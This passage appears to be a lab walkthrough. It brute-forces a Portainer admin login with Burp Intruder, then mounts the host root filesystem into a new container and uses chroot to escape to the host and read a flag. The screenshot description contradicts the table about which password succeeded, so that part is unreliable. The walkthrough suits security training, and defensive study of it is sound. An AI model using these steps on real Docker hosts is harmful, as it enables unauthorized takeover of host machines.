
Enter a new item

Add from list ... [Pro version only]


Step 16: Click on the Load button and select the 100-common-passwords.txt present in the wordlist folder on the Desktop.



After loading wordlist:



Step 17: Click on Start attack. On failed authentication the status code will be 422, any other status code could mean that the credentials are correct.




Click on the OK button.

The screenshot shows the Burp Suite interface with the 'Results' tab selected. The table displays the results of the attack, showing 68 of 100 items. The table has columns for Request, Payload, Status, Error, Timeout, Length, error, exception, illegal, invalid, fail, and stack. The status for most requests is 422, indicating failed authentication. The payload '0987654321' (Request 59) has a status of 200, indicating successful authentication.

Request	Payload	Status	Error	Timeout	Length	error	exception	illegal	invalid	fail	stack
52	twinkle	422	<input type="checkbox"/>	<input type="checkbox"/>	270	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>
53	pantera	422	<input type="checkbox"/>	<input type="checkbox"/>	270	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>
54	february	422	<input type="checkbox"/>	<input type="checkbox"/>	270	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>
55	birthday	422	<input type="checkbox"/>	<input type="checkbox"/>	270	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>
56	shadow1	422	<input type="checkbox"/>	<input type="checkbox"/>	270	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>
57	qwert	422	<input type="checkbox"/>	<input type="checkbox"/>	270	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>
58	bebita	422	<input type="checkbox"/>	<input type="checkbox"/>	270	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>
59	87654321	200	<input type="checkbox"/>	<input type="checkbox"/>	270	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>
60	twilight	422	<input type="checkbox"/>	<input type="checkbox"/>	270	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>
61	imissyou	422	<input type="checkbox"/>	<input type="checkbox"/>	270	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>
62	pollo	422	<input type="checkbox"/>	<input type="checkbox"/>	270	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>
63	ashlee	422	<input type="checkbox"/>	<input type="checkbox"/>	270	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>
64	tucker	422	<input type="checkbox"/>	<input type="checkbox"/>	270	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>
65	cookie1	200	<input type="checkbox"/>	<input type="checkbox"/>	357	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>
66	shelly	422	<input type="checkbox"/>	<input type="checkbox"/>	270	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>
67	catalina	422	<input type="checkbox"/>	<input type="checkbox"/>	270	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>

The payload “cookie1” resulted in 200 OK response.

Step 18: Disable the proxy settings on Mozilla Firefox.




Click on the OK button.


Step 19: Using the password found in step 17. Login to the web application.

- Username: admin
- Password: cookie1

Admin Dashboard:



Step 20: Click on the “primary” endpoint.



Step 21: List the images available on the machine. Click on the images section on the dashboard.

Note: if you don't specify the tag in the image name, `latest` will be used.

Pull the image

Images Settings

Remove + Build a new image Import Export

Search...

Id	Tags	Size	Created
<input type="checkbox"/> sha256:e1389e4613a5bd19c475fa9947535e...	Unused alpine-mod:latest	38.1 MB	2019-11-22 16:48:15
<input type="checkbox"/> sha256:965ea09ff2ebd2b9ecec88cd822ce1...	Unused alpine:latest	5.6 MB	2019-10-21 22:51:42
<input type="checkbox"/> sha256:54ee2a71bdeffa053d212cbe2146b5...	Unused modified-ubuntu:latest	854.7 MB	2019-11-15 11:51:35
<input type="checkbox"/> sha256:d1219c88aa219e0125b7391a922f63...	portainer/portainer:latest	80.8 MB	2019-11-06 11:02:58
<input type="checkbox"/> sha256:775349758637aff77bf85e2ff0597e...	Unused ubuntu:18.04	64.2 MB	2019-11-01 03:50:37

5 images are present on the machine.

Step 22: Navigate to the containers section by clicking the containers tab in the left panel.

Container list Containers

Portainer support admin my account log out

Containers Columns Settings

Start Stop Kill Restart Pause Resume Remove Add container

Search...

Name	State	Quick actions	Stack	Image	Created	IP Address	Published Ports	Owners
<input type="checkbox"/> happy_ganguly	running		-	portainer/portainer	2019-11-25 18:39:51	172.17.0.2	8000:8000 9000:9000	admin
<input type="checkbox"/> confident_ptolemy	stopped		-	portainer/portainer	2019-11-22 11:50:45	-	-	admin

Items per page 10

Two containers are running on the machine.


Step 23: Click on the “Add Container” button.


Create container Portainer support admin
[Containers > Add container](#) [my account](#) [log out](#)

Name


Image configuration

Image **Registry**

 Image name is required.

Always pull the image  ☒

Network ports configuration

Publish all exposed network ports to random host ports  ☐

Manual network port publishing [publish a new network port](#)

Access control


Step 24: Enter mycontainer as container name and specify “modified-ubuntu:latest” in image name.

Create container Portainer support admin
[Containers > Add container](#) [my account](#) [log out](#)


Name

Image configuration

Image **Registry**


Always pull the image  ☒

Network ports configuration

Publish all exposed network ports to random host ports  ☐

Manual network port publishing [publish a new network port](#)

Access control

Enable access control  ☒

Step 25: Scroll down and click on the “Volumes” tab.

The screenshot shows the Docker container configuration interface. At the top, there are two tabs: 'Administrators' (selected) and 'Restricted'. The 'Administrators' tab has a description: 'I want to restrict the management of this resource to administrators only'. The 'Restricted' tab has a description: 'I want to restrict the management of this resource to a set of users and/or teams'. Below these tabs, there is an 'Actions' section with an 'Auto remove' toggle (currently off) and a 'Deploy the container' button. Below the 'Actions' section, there is an 'Advanced container settings' section. This section contains several tabs: 'Command & logging', 'Volumes' (selected), 'Network', 'Env', 'Labels', 'Restart policy', 'Runtime & Resources', and 'Capabilities'. Below the 'Volumes' tab, there is a 'Volume mapping' section with a 'map additional volume' button.

Step 26: Click on “map additional volume” button and click on Bind button. Enter “/host” in container text field and “/” in the host text field.

The screenshot shows the Docker container configuration interface, specifically the 'Volumes' tab. The 'Volume mapping' section is expanded, showing a table with two rows. The first row has 'container' in the first column and '/host' in the second column. The second row has 'host' in the first column and '/' in the second column. To the right of the table, there are buttons for 'Volume', 'Bind', and a trash icon. Below the table, there are buttons for 'Writable' and 'Read-only'.

Step 27: Click on the “Deploy the container” button to start the container.

The screenshot displays the Portainer web interface. At the top, there are two permission boxes: "I want to restrict the management of this resource to administrators only" (selected) and "I want to restrict the management of this resource to a set of users and/or teams". Below these is the "Actions" section, which includes an "Auto remove" toggle switch and a "Deployment in progress..." button.

The "Advanced container settings" section is visible, with tabs for "Command & logging", "Volumes" (selected), "Network", "Env", "Labels", "Restart policy", "Runtime & Resources", and "Capabilities". Under the "Volumes" tab, the "Volume mapping" section shows a mapping from "container" to "/host" and "host" to "/". There are buttons for "Volume", "Bind", "Writable", and "Read-only".

Below the settings, the "Container list" is shown. It includes a search bar and a table of containers. The table has columns for Name, State, Quick actions, Stack, Image, Created, IP Address, Published Ports, and Owner. Three containers are listed: "mycontainer" (running), "happy_ganguly" (running), and "confident_ptolemy" (stopped).


Name	State	Quick actions	Stack	Image	Created	IP Address	Published Ports	Owner
mycontainer	running	[Icons]	-	modified-ubuntu:latest	2019-11-25 19:54:06	172.17.0.3	-	[Icon]
happy_ganguly	running	[Icons]	-	portainer/portainer	2019-11-25 18:39:51	172.17.0.2	8000:8000, 9000:9000	[Icon]
confident_ptolemy	stopped	[Icons]	-	portainer/portainer	2019-11-22 11:50:45	-	-	[Icon]

At the bottom right of the container list, there is a "Items per page" dropdown set to 10.

The container was started successfully.

Important Note: Disable the proxy settings in Firefox before moving forward otherwise it might cause issues in getting a web console inside the container.


Step 28: Access the container console of “mycontainer” container. Click on the “Exec Console” button under quick actions column.




Container console
Containers > mycontainer > Console

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>_ Execute

Command  /bin/bash


Use custom command ☐

User  root

Connect

Step 29: Click on connect to spawn a bash shell on the container.

Command: id



Container console
Containers > mycontainer > Console

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>_ Execute

Exec Into container as default user using command bash Disconnect

```
root@35aff4f1203f:~# id
uid=0(root) gid=0(root) groups=0(root)
root@35aff4f1203f:~#
root@35aff4f1203f:~#
root@35aff4f1203f:~#
```

Step 30: List the file present in /host directory.

Command: ls -l /host

```
root@35aff4f1203f:~# ls -l /host/
total 76
drwxr-xr-x  2 root root  4096 Aug 18 13:48 bin
drwxr-xr-x  2 root root  4096 Aug 18 13:48 boot
drwxr-xr-x 16 root root  3900 Nov 25 13:09 dev
drwxr-xr-x 69 root root  4096 Nov  8 08:11 etc
drwxr-xr-x  3 root root  4096 Sep  3 06:51 home
drwxr-xr-x 13 root root  4096 Nov  7 21:19 lib
drwxr-xr-x  2 root root  4096 Aug 18 13:48 lib64
drwx----- 2 root root 16384 Aug 18 13:47 lost+found
drwxr-xr-x  2 root root  4096 Aug 18 13:48 media
drwxr-xr-x  2 root root  4096 Aug 18 13:48 mnt
drwxr-xr-x  3 root root  4096 Aug 18 13:48 opt
dr-xr-xr-x 92 root root     0 Nov 25 13:09 proc
drwx----- 5 root root  4096 Nov 22 10:42 root
drwxr-xr-x 18 root root   540 Nov 25 13:10 run
drwxr-xr-x  2 root root  4096 Nov  7 21:19 sbin
drwxr-xr-x  2 root root  4096 Aug 18 13:48 srv
dr-xr-xr-x 13 root root     0 Nov 25 14:25 sys
drwxrwxrwt  7 root root  4096 Nov 25 14:24 tmp
drwxr-xr-x 11 root root  4096 Aug 18 13:48 usr
drwxr-xr-x 11 root root  4096 Aug 18 13:48 var
root@35aff4f1203f:~#
```

All the files of the host machine can be accessed.

Step 31: Chroot into the mounted directory and breakout of the container. Search for the flag on the host filesystem.

Commands:

chroot /host bash

find / -name flag 2>/dev/null

```
root@35aff4f1203f:~#  
root@35aff4f1203f:~# chroot /host bash  
root@35aff4f1203f:~#  
root@35aff4f1203f:/# find / -name flag 2>/dev/null  
/root/flag  
root@35aff4f1203f:/#  
root@35aff4f1203f:/#
```

Step 32: Retrieve the flag

Command: cat /root/flag

```
root@35aff4f1203f:/#  
root@35aff4f1203f:/# cat /root/flag  
470366ff9ceb2d72735f85d4f536cdb  
root@35aff4f1203f:/#
```

Flag: 470366ff9ceb2d72735f85d4f536cdb

References:

1. Docker (<https://www.docker.com/>)
2. Portainer (<https://www.portainer.io/>)